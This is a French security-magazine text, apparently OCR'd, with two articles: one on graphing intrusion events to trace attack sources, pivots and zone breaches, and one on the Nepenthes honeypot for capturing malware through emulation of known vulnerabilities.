Il fut un temps où un schéma basique de la forme « reconnaissance exploitation – propagation – dissimulation » suffisait à décrire 99% des intrusions. Aujourd'hui, ce schéma peut rester valable pourvu que chaque terme soit généralisé. Les aficionados des expressions régulières apprécieront probablement cette nouvelle proposition de schéma d'intrusion : `reconnaissance?\s+exploitation\s+propagation*\s+dissimulation?`.

En gros, certaines étapes ne sont pas automatiquement appliquées, en particulier la reconnaissance et la dissimulation. La propagation, quant à elle, peut ne pas être effectuée ou au contraire être multiple.

Autrement dit, la reconnaissance n'est pas nécessairement une étape obligatoire (certains champs des formulaires de pages web sont *SQL injection ready*, certains vers essaient de se propager sans aucune information concernant la cible, etc.). Elle est suivie de la phase d'exploitation, puis potentiellement d'une phase de propagation (simple – vers une cible unique pour une intrusion plus en profondeur dans le système d'information, multiple dans le cas d'un vers). Enfin, dans certains cas, il est possible que les traces de l'attaque (dans les fichiers de logs ou sur le système lui-même – binaires, etc.) soient effacées.

À l'issue d'une telle introduction n'importe qui serait tenté de trouver une forme de représentation graphique adaptée aux spécificités de chaque étape citée ci-dessus. Cette approche a une certaine logique qui offre l'avantage d'isoler les problématiques propres à chaque étape. Néanmoins, elle possède un inconvénient majeur : elle ne se focalise pas sur l'objectif (le suivi d'une tentative d'intrusion), mais sur les moyens (scan, lancement d'un exploit, etc.) mis en œuvre par l'intrus.

Un axe de recherche qui pourrait paraître plus pertinent, au regard de notre objectif toujours, serait de représenter non une catégorie d'événements, mais des liaisons établies entre les systèmes, permettant ainsi d'établir par exemple qu'une intrusion a été perpétrée par rebonds depuis un système de la DMZ jusqu'au cœur du réseau ou encore (et c'est là beaucoup plus intéressant) que cette intrusion est passée outre les systèmes d'accès publics pour s'attaquer directement au réseau interne. Cette orientation semble d'autant plus pertinente que, comme nous l'avons énoncé plus haut, les objets graphiques sont les plus aptes à fournir une telle représentation.

Construction des modèles

La base : source et cible

Naturellement, l'indication des sources et cibles d'événement intervient dès les premières phases d'une analyse. Il est logique de vouloir identifier les différents acteurs ayant un impact sur la sécurité du système d'information. Et bien que cette approche atteigne rapidement ses limites, elle permet toutefois de fournir quelques représentations particulièrement utiles.

Principe et schémas de base

Dans le cadre de cette première approche, nous ne considérons comme pertinents que trois types d'information :

- ⇨ les sources d'attaques ;
- ⇨ les cibles d'attaques ;
- ⇨ les systèmes étant à la fois source et cible d'attaques.

La volumétrie dépend toujours du type d'événement remonté. Néanmoins, il est fort probable que le nombre d'informations soit très important pour une fiabilité toute relative. En effet, entre *spoofing*, rebond et routage d'ognons, l'information liée à une source reste sujette à bien des aléas. La cible en revanche est une information probablement plus exacte. Aussi, à ce stade de la représentation, la nature exacte de l'information (adresse de la source ou de la cible) n'est pas nécessairement prioritaire et, à ce titre, il est souvent plus approprié de remplacer cette information par un simple code couleur, un point remplaçant alors avantageusement une figure parée d'une légende encombrante et inutile, lorsque le système en question appartient à un groupe composé de nombreux membres. Ainsi, les sources peuvent être représentées par un point rouge, les cibles par un vert, les systèmes étant sources et cibles (utilisées comme rebond) un point orange, etc.

Et c'est effectivement dans cette dernière proposition que réside la difficulté de la représentation. En effet, prenons le cas de scans visant certains composants de notre système d'information.


L'information concernant les sources n'a aucune importance (du moins à ce stade de l'analyse). En revanche, il est intéressant de savoir quels sont les systèmes scannés, qui s'avèrent être les cibles visibles et exposées. Au contraire, quand un serveur de l'infrastructure est atteint par un vers et devient la source d'une propagation, la liste exhaustive des cibles potentielles sur Internet n'a que peu d'importance (du moins d'un point de vue opérationnel). Alors que connaître la source de l'infection sur le réseau interne est une information critique.

La couleur est également une information importante et utile pour la représentation du « rôle » (source et/ou cible) des systèmes présents sur le graphique, et ce, plus que la forme. En effet, ce dernier critère est parfois difficile à distinguer dans le cadre d'un graphique représentant plusieurs milliers de systèmes. En revanche, la couleur permet une identification bien plus rapide de l'information.

Le graphe suivant fournit un exemple de représentation fondé sur 220.000 événements intervenus et remontés sur le système d'information d'une entreprise au cours d'un mois. Les sources des événements sont en rouge, les cibles en vert et les systèmes ayant joué les deux rôles sont en orange.

Les principales informations sautent aux yeux :

1. À gauche, nous voyons un système qui est la cible de tentatives nombreuses (scans ou exploitation). Le fait qu'il reste « vert » montre qu'il n'a pas détecté de malversation provenant de cette machine, et, qu'à ce titre, elle n'a probablement pas été compromise, ou du moins pas utilisée pour se propager plus avant dans le réseau.
2. Au milieu, un point « rouge » relié à une vingtaine de points « verts » est probablement signe d'un scan assez massif ou de la propagation d'un ver.



6

3. Entre ces deux blocs, on trouve trois points « orange » entourés de points « rouges ». Il s'agit de systèmes qui ont très probablement été compromis, et utilisés pour « rebondir ». Le nombre très faible de cibles visées par ces systèmes est caractéristique soit du fait que le système est suffisamment bien renforcé pour éviter la propagation de l'intrusion (personnellement, je n'y crois pas une seconde), soit que tous les intrus ont utilisé un mécanisme pour éviter la détection partir de ce stade (j'y crois à peine plus), soit qu'aucun moyen de détection ou de filtrage n'est présent entre les systèmes compromis et la majorité des cibles potentielles sur le réseau interne (tellement plus crédible...).

La suite de l'analyse du graphe est laissée en exercice au lecteur, les principes de base étant maintenant acquis.

Le regroupement

À partir de cette première représentation, plusieurs pistes d'investigations sont à approfondir, voire à découvrir encore, cette première approche restant relativement superficielle.

Une de ces pistes est d'identifier et de qualifier les flux malicieux entre zones de sécurité et/ou géographiques et/ou fonctionnelles. Les principales informations qu'une telle forme de représentation est à même de fournir sont les suivantes :

- ⇨ étanchéité des DMZ et des réseaux d'accès vers l'extérieur ;
- ⇨ respect des chemins d'accès aux ressources ;
- ⇨ application des zones de sécurité ;
- ⇨ activités intersites.

Dans le premier cas, l'objectif est essentiellement d'être à même d'estimer si un intrus a pu atteindre un composant du système d'information à l'issue d'un « rebond » sur un composant visible depuis des réseaux externes. Le second cas doit permettre d'identifier si une intrusion a pu avoir lieu via des chemins de communication qui ne sont pas identifiés par la politique de sécurité, tels que des modems ADSL « pirates », un réseau WiFi, un VPN, etc.


Ce type de schéma d'analyse permet également de s'assurer que les zones définies dans la politique de sécurité sont effectivement mises en œuvre. Enfin, dans une architecture très distribuée,

il est toujours utile d'identifier les sites physiques dont proviennent les intrusions. Il s'agit alors souvent d'une plate-forme qui a été compromise et que les intrus utilisent comme « camp de base ».

Ainsi, le regroupement des systèmes offre une vision plus synthétique des flux malicieux en intégrant la dimension fonctionnelle intégrée à l'organisation de la sécurité d'un système d'information. Cette vision doit permettre de prendre des décisions stratégiques en termes d'architecture et d'établir des points de contrôle spécifiques sur les points apparaissant comme les moins fiables.

Les figures 7 et 8 donnent deux représentations construites sur ce principe. La première (Figure 7) est un schéma simple des deux zones de sécurité (Public et LAN) d'une entreprise de taille moyenne. Nous voyons qu'aucune attaque n'est lancée depuis la zone Public vers la zone LAN, en dépit des multiples attaques dont la première est cible. L'étanchéité des zones de sécurité semble donc bien assurée. En revanche, il est plus inquiétant de voir une tentative d'intrusion depuis l'extérieur directement sur un système du LAN...


Sur la figure 8, les groupes sont détaillés, afin d'identifier leurs membres et de connaître leur rôle. Dans le cas de cette société internationale, nous voyons clairement qu'un système du réseau anglais a compromis deux systèmes en France à partir desquels des attaques ont été lancées vers les réseaux anglais (retour à l'envoyeur) et le siège situé aux États-Unis. Perfide Albion ! (et encore je reste poli)



7

Les événements

À ce stade, une information d'importance n'est toujours pas intégrée au graphique : le ou les événements. En effet, une relation est établie entre un ou plusieurs systèmes, mais aucune information n'est donnée quant aux caractéristiques de cette relation, à savoir la nature des événements et leur volume.



8

Approche qualitative

L'identification d'un événement peut être effectuée selon plusieurs critères : la nature, les caractéristiques techniques, la dangerosité (absolue ou relative), le type, etc. En gardant à l'esprit que la représentation détaillée de milliers d'événements reste une opération très hasardeuse, il est nécessaire :


1. De se focaliser sur les informations réellement pertinentes et, à ce titre, de rester fidèle aux objectifs qui ont été fixés. Cela permet naturellement d'éliminer le besoin de représentation d'informations qui s'avèrent être superflues. En effet, est-il vraiment nécessaire de connaître le port source des paquets identifiés comme faisant partie d'une opération de scan de port ? De nombreux cas semblent triviaux une fois posés et expliqués. Cependant, le manque d'expérience et/ou d'objectifs mène souvent à des résultats inexploitables.
2. D'évaluer dans quelle mesure certaines informations peuvent se déduire les unes des autres. Dans de tels cas, il est possible de réduire les affichages nécessaires à l'analyse. Ainsi, dans le cas d'I(D|P)S, le nom de l'attaque indique généralement le service attaqué (*NetBios ASN.1 Overflow / BO-OpenSSL-Masterkey/ L4 Port Zero*), ce qui est en général l'information recherchée.
3. De prendre en compte le filtrage effectué en amont. En effet, l'affichage de nombreuses informations peut s'avérer inutile si un filtrage préliminaire des événements a été effectué, encore une fois en accord avec les objectifs. Si un filtre a été positionné afin de n'intégrer au graphique que les dénis de service, il est peu probable que le type d'attaque soit une information de grande valeur sur ce même graphique.

Ces trois critères définissent les détails qui devraient apparaître sur le graphique. Généralement, deux informations reviennent de manière régulière que ce soit à des fins d'affichage ou de filtrage : la nature de l'événement et/ou le type d'événement.

Approche quantitative

Bien que nous n'ayons pas encore abordé la problématique de la représentation d'un grand nombre d'événements, il apparaît comme évident que l'affichage de plusieurs milliers de points (correspondant aux milliers – voire millions – d'adresses IP spoofées utilisées dans le cas de dénis de service distribués) sera problématique.

Dans ces conditions, il s'avère rapidement nécessaire d'effectuer un préfiltrage des événements. L'information concernant la nature d'un événement est alors primordiale dans la mesure où elle permet de discriminer les incidents et de focaliser le filtrage sur un critère nécessairement plus pertinent que l'adresse IP d'une source ou d'une destination. Ainsi, en amont de toute représentation, il est possible de fournir au minimum une information concernant les événements pouvant poser problème lors de la représentation, en particulier en absence de regroupement. Il semble alors pertinent



9

de rajouter une capacité de filtrage de tels événements afin de les isoler dans un graphique à part.

Ce filtrage doit toutefois se baser sur des critères simples et clairement identifiés, tels que la nature d'une attaque, spécifiée sans ambiguïté par un système de détection. Ainsi, il est possible d'isoler l'ensemble des messages de type « SYN Flood » et de fournir une représentation graphique dédiée. En revanche, il n'est pas concevable d'exclure l'ensemble des paquets SYN qui seraient remontés par une capture de trafic, certains étant probablement liés à des connexions complètes.

Hiérarchisation et focalisation

Deux représentations manquent :

- un schéma représentant les étapes d'une attaque menée contre un système en particulier, c'est-à-dire déterminer qui est réellement derrière cette tentative d'intrusion et les éventuels rebonds utilisés ;
- le schéma inverse, à savoir trouver jusqu'où est allée une intrusion menée depuis un système précis ?

Répondre à ces deux problématiques est relativement simple. Il suffit :


- d'appliquer les règles vues précédemment ;
- de focaliser de manière récursive vers respectivement les sources et les cibles ;
- d'introduire une notion de hiérarchie, ici sous forme de ligne.

Nous obtenons alors les figures 9 et 10. La première montre qu'une attaque menée sur un composant du système d'information fait suite à un rebond sur un système compromis.

La Figure 10, à l'inverse, montre l'ensemble des attaques qu'un intrus a perpétré sur le système d'information depuis une machine compromise, propagation qui semble être un échec dans la mesure où les systèmes ciblés ne sont pas sources de nouvelles attaques (les machines du réseau interne – 10.96.* – sont représentées en vert).

Conclusion

La représentation graphique n'est pas nécessairement un domaine très complexe, dès lors que des objectifs accessibles sont clairement établis. Il est également nécessaire de garder à l'esprit qu'il est totalement erroné d'imaginer que cette forme de représentation puisse remplacer toutes les autres. Il s'agit d'un complément permettant essentiellement :



10

- **de « dégrossir » l'information et de donner les axes d'investigation ;**
- **d'aider à la compréhension de phénomènes difficiles à décrire, mais compréhensibles d'un seul coup d'œil.**

En outre, il est assez simple d'enrichir les modèles décrits dans cet article. Ainsi, il est possible de représenter la nature des actes suspects (DoS, intrusion, scan, opération locale, etc.), via une couleur spécifique pour les flèches de liaison par exemple ou un type de trait spécifique. Des dégradés de couleur peuvent également être utilisés pour symboliser le temps (plus clair = plus ancien, plus foncé = plus récent) ou la gravité de l'attaque (relative ou absolu en fonction des informations disponibles), etc.

Dans tous les cas, la mise en œuvre est relativement simple et peut rapidement fournir des résultats exploitables, tant que les données sont utiles et lisibles.

Références

Les graphes ont été réalisés à partir des outils de la bibliothèque graphviz (**http://www.graphviz.org**), nourris par le *front-end* DPViz (**http://www.iv2-technologies.com/~rbidou/DPViz.tar.gz**), lui-même largement inspiré de psad (**http://www.cipherdyne.org/psad/**).

Le site SecViz (**http://secviz.org**) est également une ressource intéressante, dans la mesure où l'on y trouve des graphes en tous genres, ainsi que des discussions entre chercheurs/développeurs et opérationnels...

Capture de malwares grâce à Nepenthes

La propagation des malwares s'effectue par deux techniques principales : soit par l'exploitation d'une vulnérabilité, soit par l'exécution volontaire d'un binaire inconnu (c'est-à-dire en trompant l'utilisateur final). La compréhension du fonctionnement interne de ces malwares ainsi que leurs buts sous-jacents nécessitent une analyse fine qui ne peut être réalisée qu'après leur capture. Nous proposons dans cet article d'exposer une technique de capture de malwares qui repose sur de l'émulation de vulnérabilités connues.

mots clés : ***honeypot / moyenne interaction***

Les malwares : définitions

D'après Wikipédia, l'encyclopédie libre, « un logiciel malveillant ou maliciel (*malware* en anglais) est un logiciel développé dans le but de nuire à un système informatique. » (...) « logiciel malveillant est une traduction de l'anglais malware qui est lui-même un mot-valise, contraction de malicious (malveillant et non malicieux) et software (logiciel). »

note

Malgré les informations fournies par Wikipédia, nous ne nous risquerons pas dans cet article à une périlleuse francisation de malware en « maliciel » et conserverons le terme anglais.

Est donc regroupé sous ce terme générique, l'ensemble des programmes dont l'objectif est de détourner des ressources informatiques afin de réaliser des actions non autorisées, et ce, à l'insu de l'utilisateur.

Cela reste encore très vague, on pourrait notamment s'interroger sur la définition précise d'un logiciel. Peut-on par exemple considérer qu'un code permettant de détourner le flot d'exécution d'un processus (tel un « exploit ») fait partie de la grande famille des malwares ? Ces discussions sans fin sur l'interprétation des définitions sortent du cadre de cet article et nous ne nous en préoccuperons pas. Conservons donc la définition générique de « logiciel malveillant » : tout logiciel nuisible...

Les premiers virus (que l'on considère comme des malwares) étaient développés à des fins de défi technologique, puis, au fil du temps, l'aspect pécuniaire est devenu une motivation de plus en plus prononcée, au point qu'aujourd'hui, ces logiciels malveillants font partie de la vie courante informatique si bien que même les non-informaticiens ont entendu parlé de vers, virus, bots et autres acolytes. Il est probable que la forte propagation de malwares depuis ces dernières années est intimement liée à la démocratisation de l'informatique et de notre dépendance envers elle de plus en plus grande (communiquer, accéder à ses données en ligne, commerce électronique, jeux en ligne...). Les personnes malveillantes ont donc compris (assez vite) qu'un nouveau business juteux s'offrait à eux !

Une classification des différents types de malwares

Si l'établissement d'une définition précise d'un malware est si difficile, c'est que ce terme regroupe un bon nombre d'espèces possédant des fonctionnalités et buts bien différents. Ci-dessous nous présentons une liste non exhaustive des principales familles rencontrées jusqu'à présent, les définitions sont extraites de **[szor]** que nous ne manquerons pas de recommander fortement.

- *Virus (virus)* : « un virus informatique est du code qui se réplique récursivement avec des mutations possibles. Les virus infectent des fichiers sur la victime ou modifient des références vers ces objets afin d'en prendre le contrôle et de se répliquer à nouveau pour former de nouvelles générations. »
- *Ver (worm)* : « les vers sont des virus qui se répliquent principalement par les réseaux. De manière générale, un ver s'exécutera automatiquement sur un victime distante sans aide de l'utilisateur. Cependant, il existe des vers, comme les vers se propageant par mail, qui nécessitent de temps en temps une aide utilisateur pour s'exécuter et se répliquer. »
- *Cheval de Troie (trojan)* : « le cheval de Troie incite l'utilisateur à l'exécuter en montrant des fonctionnalités intéressantes pour l'utilisateur. Dans d'autres cas, des personnes malveillantes peuvent déposer des versions modifiées d'outils légitimes afin de se cacher sur le système compromis et d'engager toute autre activité malveillante. »
- *Espion clavier (keylogger)* : « un espion clavier capture les frappes clavier sur un système compromis, collectant alors de nombreuses informations sensibles. »

Ces différentes classes ne sont pas, bien sûr, complètement disjointes, en particulier sur les fonctions logicielles implantées. La plupart des malwares combinent, pour être efficaces, plusieurs fonctionnalités des différentes classes. Un malware pourra aussi bien scanner les fichiers sur le disque à la recherche d'informations confidentielles tout en laissant une porte dérobée (qu'elle soit en accès direct ou indirect) pour s'assurer de la disponibilité future de la machine compromise pour accomplir d'autres exactions (déni de service, *phishing*...). Aujourd'hui, la grande majorité des attaques ont pour but de construire un *botnet* qui est un ensemble de stations compromises qui sont contrôlées par un canal de contrôle (*Command and Control*) lui-même piloté par l'attaquant final.

Les enjeux de la capture de malwares

Les malwares constituent une source de revenus importants pour les personnes en faisant usage. Il est donc nécessaire qu'ils ne soient pas détectés rapidement par les principaux logiciels antivirus actuels. La durée de vie de ces malwares doit donc être suffisamment longue pour ne pas impacter leurs revenus et la création et la propagation d'un nouveau malware (en cas de détection par les antivirus) doit être aisée et rapide pour que les impacts sur le chiffre d'affaire soit le plus faible possible.

Romain Gayon
renzokuken@renzokuken.eu
Laurent Butti
laurent.butti@orange-ftgroup.com

C'est une des raisons pour lesquelles les malwares évoluent constamment, que ce soit au niveau des possibilités d'exploitation de vulnérabilités (en embarquant de nouveaux exploits), au niveau des fonctionnalités majeures malveillantes (phishing, déni de service...) et au niveau des canaux de contrôle (migration en vue vers des protocoles plus difficiles à filtrer que l'IRC). Chaque jour, apparaissent de nouvelles variantes de souches bien connues (SDBot...). Bien entendu, engendrer une nouvelle variante n'est pas complexe. Il suffit par exemple de réaliser une modification mineure sur le malware... Rajoutons à cela des centaines de manières différentes de stocker le binaire par des techniques de *packing* et nous faisons alors face à des milliers de variantes de souches initiales.

Pour des raisons évidentes, il apparaît nécessaire de comprendre les mécanismes internes de ces malwares, afin d'évaluer l'état de l'art actuel des techniques implantées, des objectifs recherchés, mais aussi d'en dégager les tendances sur le niveau technique des auteurs de malwares. Pour cela, capturer les malwares est un mal nécessaire afin de les analyser.

Enfin, il est utile de connaître les évolutions de la propagation des malwares, d'avoir une idée de leur répartition géographique, de faire apparaître des tendances sur les failles actuellement exploitées ou de révéler des stratégies de propagation.

Une solution de capture de malwares : Nepenthes

Description générale

Une technique possible pour capturer ces malwares est de se faire passer pour une station vulnérable (en étant typiquement un Microsoft Windows XP ouvert et non patché) tout en prenant soin de placer ce leurre sous haute surveillance, car il sera compromis et donc difficilement contrôlable. Toutes les informations sur la compromission peuvent être alors analysées par autopsie (*forensics*) pour peu que l'on ait du temps et des compétentes.

C'est le principe des honeypots ou pots de miels. Ce sont des leurres informatiques, plus ou moins fidèles à la réalité selon le niveau d'interaction désiré avec l'attaquant. Dans le cas précédent, nous avons présenté le cas d'un honeypot forte interaction qui est donc dédié à se faire compromettre réellement.

Le domaine des honeypots étant assez vaste, nous ne réaliserons pas un état de l'art de ces techniques. Le lecteur curieux pourra se pencher sur le projet Honeynet **[honeynet]**. En résumé, trois grands types d'honeypots existent, en fonction du degré d'interaction avec l'attaquant :

- *faible interaction* : typiquement, écouter sur certains ports et journaliser les informations reçues ;
- *moyenne interaction* : typiquement, simuler le dialogue applicatif sur le port en écoute (par exemple, simuler un serveur HTTP) ;
- *forte interaction* : typiquement, présenter le service complet (qu'il soit volontairement vulnérable ou pas) et, dans ce cas, la compromission pouvant être réelle, il est sage de positionner des verrous sous bonne garde.

Nous présentons dans cet article un honeypot moyenne interaction dédié à la capture de malwares : Nepenthes. C'est un honeypot *open source*, développé en C++ fonctionnant sous architecture *nix et Cygwin **[nepenthes]**.

Bien entendu, les honeypots sont efficaces contre les processus de compromission automatisés non évolués, un attaquant manuel d'un bon niveau ne se laisserait pas piéger par un honeypot, car ce dernier est facilement détectable par de nombreux moyens en particulier s'il n'est pas à forte interaction. Par conséquent, Nepenthes a pour but de collecter les malwares qui se propagent par l'utilisation d'exploits publics sur des vulnérabilités **connues** et n'a **pas vocation à être furtif** vis-à-vis d'attaquants manuels.

encadré

Deux projets concurrents d'honeypot moyenne interaction existaient : Nepenthes et mwcollect. Ils étaient basés sur les mêmes fondements à savoir l'émulation de vulnérabilités connues. Début 2006, les deux initiatives ont fusionné dans Nepenthes. La dernière version stable est la 0.2.0 en date du 13 novembre 2006.

Architecture

Nepenthes est un honeypot côté serveur c'est-à-dire qu'il n'est pas dédié à l'observation de l'exploitation des failles côté client (par exemple, navigateurs Internet...). Par conséquent, pour avoir une efficacité accrue pour la capture de malwares, il est nécessaire lors du déploiement de ce honeypot de le positionner dans une zone non filtrée que ce soit en direct sur Internet ou derrière un modem-routeur configuré pour rediriger tous les flux initiés de l'extérieur vers le honeypot.

Nepenthes fonctionne par émulation de vulnérabilités **connues** afin d'y repérer la tentative d'exécution de *shellcodes* **connus**. Ces shellcodes servant alors à transférer par un moyen ou un autre le malware sur la victime et à l'exécuter.

Bien qu'il soit possible de déployer Nepenthes dans un réseau protégé (tel une entreprise), pour détecter la propagation d'un malware déjà présent dans ce réseau, ce n'est clairement pas la technique la plus adaptée. En effet, des techniques à base de HoneyD **[honeyd]** semblent plus pertinentes dans ce cadre.

Principe de fonctionnement

La propagation d'un malware par attaque sur une station présentant des services vulnérables accessibles depuis l'Internet peut se résumer par les étapes suivantes :

- exploitation réussie d'une vulnérabilité (détournement du flot d'exécution d'un processus) ;
- exécution du shellcode par la victime ;
- transfert et exécution du malware sur la machine victime.

La première étape est simulée par les modules `vuln-*` dont la liste se trouve dans le tableau suivant. Ces modules se greffent sur les ports standards de certains services et tentent d'émuler le dialogue d'un service vulnérable à la vue des tentatives d'exploitation de vulnérabilités sur ces services. Les mécanismes entrant en jeu dans l'exploitation de la vulnérabilité doivent donc être parfaitement connus de ces modules, car ils devront émuler l'exploitation réussie

de la vulnérabilité. Par conséquent, l'efficacité de cette technique réside dans le principe de la connaissance des vulnérabilités et de l'utilisation d'exploits publics non modifiés.

Module	Vulnérabilité
vuln-asn1	émulation de la vulnérabilité(s) ASN1
vuln-bagle	émulation de la *backdoor* de Bagle
vuln-dameware	émulation de deux bugs Dameware
vuln-dcom	émulation de vulnérabilité(s) DCOM
vuln-ftpd	émulation de vulnérabilité(s) sur des serveurs FTP Win32
vuln-iis	émulation de vulnérabilité(s) sur IIS en SSL
vuln-kuang2	émulation de la backdoor de Kuang2
vuln-lsass	émulation de vulnérabilité(s) sur LSASS
vuln-msdtc	émulation de vulnérabilité(s) sur MSDTC
vuln-msmq	émulation de la vulnérabilité MS05-017
vuln-mssql	émulation de la vulnérabilité MS02-061
vuln-mydoom	émulation de la backdoor de MyDoom
vuln-netbiosname	émulation de la couche NetBios
vuln-netdde	émulation de vulnérabilité(s) sur NETDDE
vuln-optix	émulation de la backdoor Optix
vuln-pnp	émulation de vulnérabilité(s) PnP
vuln-realvnc	émulation de la couche RealVNC
vuln-sasserftpd	émulation de la vulnérabilité dans le serveur FTP de Sasser
vuln-sav	émulation de la vulnérabilité dans l'antivirus Symantec
vuln-ssh	émulation du service SSH pour journalisation des tentatives d'accès
vuln-sub7	émulation de la backdoor Sub7
vuln-upnp	émulation de la couche UPnP
vuln-wins	émulation de vulnérabilité(s) WINS

TI *Tableau récapitulatif des émulations supportées par Nepenthes*

La seconde étape est tout aussi complexe à mettre en œuvre. En effet, Nepenthes doit être capable de savoir où et comment récupérer le shellcode afin de l'interpréter (ce dernier pouvant être encodé). Cette partie du mécanisme est traitée par les modules `shellcode-generic` et `shellcode-signatures`. Pour cela, Nepenthes recherche des motifs connus. S'il trouve un motif correspondant à sa base de connaissance, Nepenthes est alors capable d'extraire les informations utiles pour passer à l'étape de transfert du malware vers la victime. Il émulera alors le transfert de ce malware avec de nombreuses techniques possibles qui sont traitées par les modules `download-*` (par FTP, TFTP, BindTCP...). Si le téléchargement réussit, alors ce binaire sera traité par les modules `submit-*` dont le plus utilisé pour des expérimentations de faible envergure est le module `submit-file` qui permet le stockage des malwares collectés sur le disque dur. Une fois stockés, ces malwares collectés sont identifiés par leurs empreintes numériques calculées grâce à la fonction de hachage MD5.

Autres modules disponibles

Nepenthes fournit aussi d'autres modules que ceux cités plus haut. Il est par exemple possible de déployer une architecture distribuée composée de plusieurs Nepenthes autonomes qui collecteront chacun des malwares, ces derniers pouvant alors être envoyés sur un collecteur central par le module `submit-http` vers un serveur HTTP de collecte centrale ou par le module `submit-mwserv` pour se rattacher à la mwcollect Alliance **[mwcollect]**.

Nepenthes supporte aussi le stockage de la journalisation dans une base de données PostgreSQL **[postgresql]**, ainsi que la soumission des binaires téléchargés à la *sandbox* Norman **[norman]** pour une étude du comportement de ces derniers.

Enfin, on notera la présence de modules d'exemple, nommés `x-1` à `x-9` aidant au développement de nouveaux modules.

Avantages et limites

Nepenthes offre de nombreux avantages. Tout d'abord, il offre tous les avantages intrinsèques des honeypots (peu de faux positifs, analyse fine des évènements, interactivité...).

Il offre des performances élevées et une grande stabilité qui permettent de le faire tourner en permanence, même sur une machine modeste. Par ailleurs, son architecture est très modulaire ce qui facilite les évolutions de chacun des différents modules.

Enfin, il fait preuve d'une efficacité très élevée sur les vulnérabilités connues en étant capable de capturer un grand nombre de malwares inconnus.

Un certain nombre d'inconvénients ternissent en revanche quelque peu le portrait de Nepenthes. Il possède bien sûr toutes les limites intrinsèques des honeypots (visibilité uniquement sur la plage d'adresse concernée, peu de furtivité...).

Il est développé en C++ et donc potentiellement susceptible de présenter des failles de sécurité. Nepenthes n'étant capable de simuler le comportement d'une machine compromise que face à des vulnérabilités (et des shellcodes les exploitant) connues, toute modification mineure du processus d'exploitation permet de passer au travers des filets.

Seules des failles côté serveur sont simulées, ce qui est limitatif à l'heure actuelle où les failles clients sont largement exploitées. Par ailleurs, peu de mises à jour ont eu lieu depuis début 2007.

